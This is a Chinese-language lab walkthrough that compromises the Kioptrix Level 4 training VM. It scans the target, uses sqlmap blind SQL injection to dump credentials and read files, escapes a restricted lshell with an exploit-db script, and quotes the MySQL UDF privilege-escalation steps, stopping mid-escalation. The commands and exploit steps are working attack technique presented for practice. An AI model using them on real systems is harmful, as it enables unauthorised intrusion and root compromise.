VulnHub - Kioptrix Level 4

原创

初心者| 于 2020-01-15 19:04:24 发布 698 收藏 1

环境：

靶机：172.21.137.114
Kali：172.21.137.36

流程：

信息收集，找到靶机IP，用`arp-scan -l`来找（靶机开启前后各扫一下，多出来的就是）

```
root@kali:~# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
172.21.137.1    c8:60:00:a2:4f:5e       ASUSTek COMPUTER INC.
172.21.137.5    2c:4d:54:59:ad:ca       (Unknown)
172.21.137.3    60:45:cb:60:36:c4       (Unknown)
172.21.137.6    88:d7:f6:c5:f7:22       (Unknown)
172.21.137.8    88:d7:f6:c6:c0:a2       (Unknown)
172.21.137.9    58:ef:68:e6:62:6f       (Unknown)
172.21.137.11   88:d7:f6:c5:f7:62       (Unknown)
172.21.137.15   fc:aa:14:11:27:3f       GIGA-BYTE TECHNOLOGY CO.,LTD.
172.21.137.43   00:0c:29:9b:4e:89       VMware, Inc.
172.21.137.44   30:9c:23:17:ec:9d       (Unknown)
172.21.137.25   e4:9a:dc:93:57:c8       (Unknown)
172.21.137.35   04:ea:56:2e:e0:eb       (Unknown)
172.21.137.51   00:e0:4c:6c:1c:be       REALTEK SEMICONDUCTOR CORP.
172.21.137.18   8c:85:90:a4:2e:e9       (Unknown)
172.21.137.19   98:01:a7:a8:05:3f       Apple, Inc.
172.21.137.26   f0:18:98:a4:9f:f0       (Unknown)
172.21.137.37   34:36:3b:d4:58:4a       Apple, Inc.
172.21.137.63   00:0c:29:68:5c:55       VMware, Inc.
172.21.137.66   00:0c:29:44:cf:82       VMware, Inc.
172.21.137.69   00:0c:29:19:7b:cf       VMware, Inc.
172.21.137.48   d8:63:75:b3:89:fd       (Unknown)
172.21.137.79   c8:5b:76:63:23:d4       LCFC(HeFei) Electronics Technology co., ltd
172.21.137.88   00:0c:29:a7:e3:32       VMware, Inc.
172.21.137.87   54:99:63:d3:52:50       (Unknown)
172.21.137.98   b4:2e:99:6a:47:95       (Unknown)
172.21.137.50   04:ea:56:2f:d8:07       (Unknown)
172.21.137.106  00:0c:29:ed:97:18       VMware, Inc.
172.21.137.108  00:0c:29:c0:03:d8       VMware, Inc.
172.21.137.70   48:f1:7f:cd:ac:62       (Unknown)
172.21.137.112  00:0c:29:f5:f0:da       VMware, Inc.
172.21.137.54   98:01:a7:a8:05:3f       Apple, Inc.
172.21.137.114  00:0c:29:f8:41:e4       VMware, Inc.
172.21.137.113  00:0c:29:cf:9c:36       VMware, Inc.
```


用Nmap命令`nmap -sV --open -p- -T4 172.21.137.114`，扫一下，看看服务和服务版本信息，发现有22、80、139、445端口开着

```
Nmap scan report for 172.21.137.114
Host is up (0.000097s latency).
Not shown: 39528 closed ports, 26003 filtered ports
Some closed ports may be reported as filtered due to --d
efeat-rst-ratelimit
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.
2 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) P
HP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgrou
p: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgrou
p: WORKGROUP)
MAC Address: 00:0C:29:F8:41:E4 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



既然有Samba服务，先用命令`smbclient -L 172.21.137.114 -N`，获取Smba是3.0.28a版本的

```
root@kali:~/dirsearch# smbclient -L 172.21.137.114 -N
WARNING: The "syslog" option is deprecated
Anonymous login successful
Domain=[KIOPTRIX4] OS=[Unix] Server=[Samba 3.0.28a]

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Kioptrix4 server (Samba, Ubuntu))
Anonymous login successful
Domain=[KIOPTRIX4] OS=[Unix] Server=[Samba 3.0.28a]

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            8OE8RDUH721RX8H
```



直接用`searchsploit samba 3.0`，并未查到符合3.0.28a版本的exp可以利用

```
root@kali:~/dirsearch# searchsploit samba 3.0
---------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                        |  Path
                                                                      | (/usr/share/exploitdb/)
---------------------------------------------------------------------- ----------------------------------------
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)  | exploits/osx/remote/16875.rb
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                | exploits/multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Meta | exploits/unix/remote/16320.rb
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)    | exploits/linux/remote/9950.rb
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit) | exploits/linux/remote/16859.rb
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit) | exploits/solaris/remote/16329.rb
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow              | exploits/linux/dos/4732.c
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)     | exploits/multiple/dos/5712.pl
Samba 3.0.4 - SWAT Authorisation Buffer Overflow                      | exploits/linux/remote/364.pl
Samba < 3.0.20 - Remote Heap Overflow                                 | exploits/linux/remote/7701.txt
---------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
```


换个思路，直接访问80端口，发现一处登录窗口




先用dirsearch `./dirsearch.py --random-agents -u 'http://172.21.137.114' -e *` 扫目录，发现有个名为 `/database.sql` 的文件，浏览器访问，获取到用户名和密码



使用获取到的john账号密码在登录窗口登录失败，猜测密码可能已被修改，只能换个方向


先试试注入，输入 `admin'` 提交，发现没有任何报错，只是刷新了页面

使用burpsuite抓取提交的数据包，发现在密码处输入引号，会有SQL语句报错，但没有回显，怀疑是布尔盲注



那就好说了，直接把请求内容放进a1文件中，再把mypassword的值引号修改为*号，用sqlmap `sqlmap -r a1 --random-agent --level 3 --batch` 来跑，成功发现SQL注入漏洞，且存在布尔盲注和时间盲注两种

继续跑库，用命令`sqlmap -r a1 --random-agent --level 3 --batch --dbs`发现其存在包括members和另外两个默认的数据库




然后跑members数据库中的数据表，用命令`sqlmap -r a1 --random-agent --level 3 --batch -D members --tables`，即可发现仅有一个members表存在

继续用命令`sqlmap -r a1 --random-agent --level 3 --batch -D members -T members --dump`，跑表内容的数据，获取两个账号及其密码

```
Database: members
Table: members
[2 entries]
+----+----------+----------------------+
| id | username | password             |
+----+----------+----------------------+
| 1  | john     | MyNameIsJohn         |
| 2  | robert   | ADGAdsafdfwt4gadfga== |
+----+----------+----------------------+
```

由于robert账号的密码加了密，放cmd5也没解出来，就用john在之前的登录窗口登录，成功进入



但问题也来了，登录后依旧显示的是账号密码，什么功能都没有，这怎么搞

这时候唯一能想到的就一个了，用这个账号密码在ssh服务那边登录

没想到还真的成功了，用john账号成功登录进服务器

```
root@kali:~# ssh john@172.21.137.114
john@172.21.137.114's password:
Permission denied, please try again.
john@172.21.137.114's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
```

紧接着发现一个严重的新问题，该服务器用了一个第三方的开源shell，对可用的命令是有限制的！使用所提供的help发现只有几个命令可用，并且输入一些敏感的命令会直接被踢出去，由于命令限制的原因！也无法使用命令注入来提权！

```
root@kali:~# ssh john@172.21.137.114
john@172.21.137.114's password:
Permission denied, please try again.
john@172.21.137.114's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
john:~$
```

现在只有想办法脱出这个shell，才能进行后续的

查看了当前文件目录，在/home/john目录下，但没法切换路径；当前文件也能看到，但基本没什么用

在用 echo $PATH 发现可以看到环境变量

```
john:~$ echo $PATH
*** forbidden path -> "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
```

在kali上输入`env`，可看到所有环境变量，且可以看到SHELL变量的值

```
TERMINATOR_UUID=urn:uuid:95612e40-2cf3-40f8-8d1b-9756e8285f27
XDG_MENU_PREFIX=xfce-
LANG=en_US.utf8
DISPLAY=:0.0
COLORTERM=truecolor
NVM_CD_FLAGS=
XDG_VTNR=7
SSH_AUTH_SOCK=/tmp/ssh-JPISOTdbLYwb/agent.1373
GLADE_CATALOG_PATH=:
XDG_SESSION_ID=2
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/root
USER=root
GLADE_MODULE_PATH=:
DESKTOP_SESSION=lightdm-xsession
QT4_IM_MODULE=fcitx
PWD=/root/dirsearch
HOME=/root
SSH_AGENT_PID=1421
QT_ACCESSIBILITY=1
XDG_SESSION_TYPE=x11
XDG_DATA_DIRS=/usr/share/xfce4:/usr/local/share/:/usr/share/:/usr/share
TERMINATOR_DBUS_NAME=net.tenshu.Terminator20x1a6021154d881c
XDG_SESSION_DESKTOP=lightdm-xsession
GLADE_PIXMAP_PATH=:
TERMINATOR_DBUS_PATH=/net/tenshu/Terminator2
NVM_RC_VERSION=
TERM=xterm-256color
SHELL=/bin/bash
VTE_VERSION=5000
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
QT_IM_MODULE=fcitx
XMODIFIERS=@im=fcitx
```


直接在靶机环境echo $SHELL，虽然被踢出去了，但还是获取到值为“/bin/kshell”，原来用的是kshell

```
john:~$ echo $SHELL
*** forbidden path -> "/bin/kshell"
*** Kicked out
Connection to 172.21.137.114 closed.
```

但是要知道是什么版本的我们才能后续利用，这里需要结合之前sqlmap来读文件，使用命令`sqlmap -r a1 --random-agent --level 3 --batch --file-read=/bin/kshell`

```
[03:18:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[03:18:07] [INFO] fingerprinting the back-end DBMS operating system
[03:18:07] [INFO] the back-end DBMS operating system is Linux
[03:18:07] [INFO] fetching file: '/bin/kshell'
[03:18:07] [INFO] resumed: 23212F7573722F62696E2F656E7620707974686F6E0A230A23202449643A206C7368656C6C2C7620312E3520
323030392F30372F32382031343A33313A3236206768616E746F6F732045787020240A230A2320202020436F707972696768742028432920323
030382D323030392049676E616365204D6F757A616E6E617220286768616E746F6F7329203C6768616E746F6C
do you want confirmation that the remote file '/bin/kshell' has been successfully downloaded from the back-end DBMS
 file system? [Y/n] Y
```

```
[03:18:07] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data r
etrieval
[03:18:07] [INFO] retrieved: 955
[03:18:07] [INFO] the remote file '/bin/kshell' is larger (955 B) than the local file '/root/.sqlmap/output/172.21.
137.114/files/_bin_kshell' (146B)
files saved to [1]:
[*] /root/.sqlmap/output/172.21.137.114/files/_bin_kshell (size differs from remote file)
```


发现可以读文件，问题是读的不全，仅获取到该shell使用python语言以及它的版本信息，但也够了

```
#!/usr/bin/env python
#
# $Id: lshell,v 1.5 2009/07/28 14:31:26 ghantoos Exp $
#
#    Copyright (C) 2008-2009 Ignace Mouzannar (ghantoos) <ghantol
~
```

去谷歌一下，发现该版本lshell存在过相应的远程命令执行的漏洞，有EXP可用

EXPLOIT DATABASE

GET CERTIFIED

LShell 0.9.15 - Remote Code Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
39632	N/A	DRONE	REMOTE	LINUX	2012-12-30

EDB Verified: ✓ | Exploit: ⬇ / {} | Vulnerable App:


```
import paramiko
import traceback
from time import sleep

#
# Exploit lshell pathing vulnerability in <= 0.9.15.
# Runs commands on the remote system.
# @dronesec
#

if len(sys.argv) < 4:
    print '%s: [USER] [PW] [IP] {opt: port}'%(sys.argv[0])
    sys.exit(1)
```


下载下来后，执行`python 1.py john MyNameIsJohn 172.21.137.114 22`（该EXP有个让人无语的问题，就是明明他写的代码调用了sys模块的方法，却没导入sys模块，要手动在代码开头添加 import sys），就成功用EXP逃逸并执行其他命令了

```
root@kali:/tmp# python 1.py john MyNameIsJohn 172.21.137.114 22
[!] ............................
[!] lshell <= 0.9.15 remote shell.
[!] note: you can also ssh in and execute '/bin/bash'
[!] ............................
[!] Checking host 172.21.137.114...
[+] vulnerable lshell found, preparing pseudo-shell...
$ ping 172.21.137.36 -c 3
PING 172.21.137.36 (172.21.137.36) 56(84) bytes of data.
64 bytes from 172.21.137.36: icmp_seq=1 ttl=64 time=0.247 ms
64 bytes from 172.21.137.36: icmp_seq=2 ttl=64 time=0.259 ms
64 bytes from 172.21.137.36: icmp_seq=3 ttl=64 time=0.255 ms

--- 172.21.137.36 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.247/0.253/0.259/0.019 ms
```


EXP执行成功后，又遇到两个问题，一是交互差，二是不够便利，网上查了下资料，似乎普遍都是用python的sys模块中的方法来执行系统命令，命令为：`echo os.system('/bin/bash')`，即可成功逃逸出来，且交互良好

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ ls
1  a  cowroot  tmp
```

接下来就要尝试提权了，用`uname -a`，获取到系统版本，再用工具查询到有脏牛可以用

```
root@kali:~/tools/linux-exploit-suggester# ./linux-exploit-suggester.sh -u 'Linux Kioptrix4 2.6.24-24-server #1 SMP
 Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux'

Available information:

Kernel version: 2.6.24
Architecture: i686
Distribution: N/A
Distribution version: N/A
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): N/A
Package listing: N/A

Searching among:

73 kernel space exploits
0 user space exploits

Possible Exploits:

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{k
ernel:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-c
ve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-
21-generic}
```


再用命令`getconf LONG_BIT`获取系统版本是32位的，

```
john@Kioptrix4:~$ getconf LONG_BIT
32
```

但是这里用脏牛提权行不通，即使在靶机这边下载过来了用gcc进行32位编译好，也没法提权，会报错，要换其他思路

这里用`ps -ef`看下进程，发现mysql是以root权限运行的

```
root      4503     1  0 Jan10 tty6     00:00:00 /sbin/getty 38400 tty6
syslog    4541     1  0 Jan10 ?        00:00:00 /sbin/syslogd -u syslog
root      4560     1  0 Jan10 ?        00:00:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      4562     1  0 Jan10 ?        00:00:00 /sbin/klogd -P /var/run/klogd/kmsg
root      4581     1  0 Jan10 ?        00:00:00 /usr/sbin/sshd
root      4637     1  0 Jan10 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
root      4679  4637  0 Jan10 ?        00:00:16 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=roo
root      4681  4637  0 Jan10 ?        00:00:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
root      4754     1  0 Jan10 ?        00:00:00 /usr/sbin/nmbd -D
root      4756     1  0 Jan10 ?        00:00:00 /usr/sbin/smbd -D
```

接下去就想办法用mysql来提权，先cd到/目录下

接着进入var/www/robert目录下，查看robert.php文件，发现数据库账号是默认的root，密码为空

```
john@Kioptrix4:/var/www/robert$ cat robert.php
<?php
session_start();
if(!session_is_registered(myusername)){
        header("location:../index.php");
}else{
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");
```


用该账号登录mysql，命令`mysql -uroot -p`（注意 -p 后面要有个空格），然后直接回车两次即可进入

```
john@Kioptrix4:/var/www$ mysql -rroot -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 30
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

进入mysql后，用`select load_file('/etc/passwd');`可以读取文件，但并没什么用

```
| root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:1000:loneferret,,,:/home/loneferret:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/kshell
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
```


这里谷歌查一下mysql 提权方法，关键词：`mysql linux UDF privilege escalation`


MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF ...
https://www.exploit-db.com › exploits ▾ 翻译此页
2006年2月20日 - MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library ... for local privilege escalation through * MySQL run with root privileges ...

MySQL User-Defined (Linux) x32 / x86_64 sys_exec Privilege ...
https://packetstormsecurity.com › files › MySQL-User-Defined-L... ▾ 翻译此页
2019年1月29日 - MySQL User-Defined (Linux) x32 / x86_64 sys_exec function local privilege escalation exploit *** UDF lib shellcodes retrieved from metasploit

Pentest - mysql udf privilege escalation - 程序园
www.voidcn.com › article › p-alrprjpb-bd ▾ 翻译此页
2016年10月31日 - Pentest - mysql udf privilege escalation ... How to compile UDF DLL ... linux/x86/shell_reverse_tcp payload => linux/x86/shell_reverse_tcp msf ...

Gaining a Root shell using MySQL User Defined Functions ...
https://infamoussyn.wordpress.com › 2014/07/11 › gaining-a-roo... ▾ 翻译此页
2014年7月11日 - Cent OS x86 5.4 Final – http://vault.centos.org/5.4/isos/i386/; MySQL 5.0.95 – yum install ... Underlining Concept of the Privilege Escalation. A User Defined Function (UDF) is a function created by the user to extend the normal ...

点第一个进去，是个用Mysql中UDF（User Defined Function）提权的EXP



整体操作流程可按照该EXP来操作，先在Kali编译好文件，然后用python开启端口，靶机那边把文件下载下来，再执行EXP里面的步骤即可，注意路径也要变化，建议下载到/tmp目录下再操作（由于本人靶机除了点问题，后续复现下载不了文件，所以没有图了，接下来会描述网上其他WriteUp的方法，用的也是同样的漏洞，但更快更简单）

```
* Usage:
* $ id
* uid=500(raptor) gid=500(raptor) groups=500(raptor)
* $ gcc -g -c raptor_udf2.c
* $ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
* $ mysql -u root -p
* Enter password:
* [...]
```

```
* mysql> use mysql;
* mysql> create table foo(line blob);
* mysql> insert into foo values(load_file('/home/raptor/raptor_udf2.so'));
* mysql> select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
* mysql> create function do_system returns integer soname 'raptor_udf2.so';
* mysql> select * from mysql.func;
* +-----------+-----+----------------+----------+
* | name      | ret | dl             | type     |
* +-----------+-----+----------------+----------+
* | do_system |   2 | raptor_udf2.so | function |
* +-----------+-----+----------------+----------+
* mysql> select do_system('id > /tmp/out; chown raptor.raptor /tmp/out');
* mysql> \! sh
* sh-2.05b$ cat /tmp/out
* uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm)
* [...]
```


先进入mysql,然后执行`use mysql;` -> `select * from func;`发现有sys_exec那个方法可用，可执行系统命令

```
mysql> select * from func;
+-----------------------+-----+--------------------+----------+
| name                  | ret | dl                 | type     |
+-----------------------+-----+--------------------+----------+
| lib_mysqludf_sys_info |   0 | lib_mysqludf_sys.so | function |
| sys_exec              |   0 | lib_mysqludf_sys.so | function |
+-----------------------+-----+--------------------+----------+
2 rows in set (0.00 sec)
```

然后执行`create function sys_exec returns integer soname 'lib_mysqludf_sys.so';`弹出提示显示sys_exec方法已存在

```
mysql> create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
ERROR 1125 (HY000): Function 'sys_exec' already exists
```

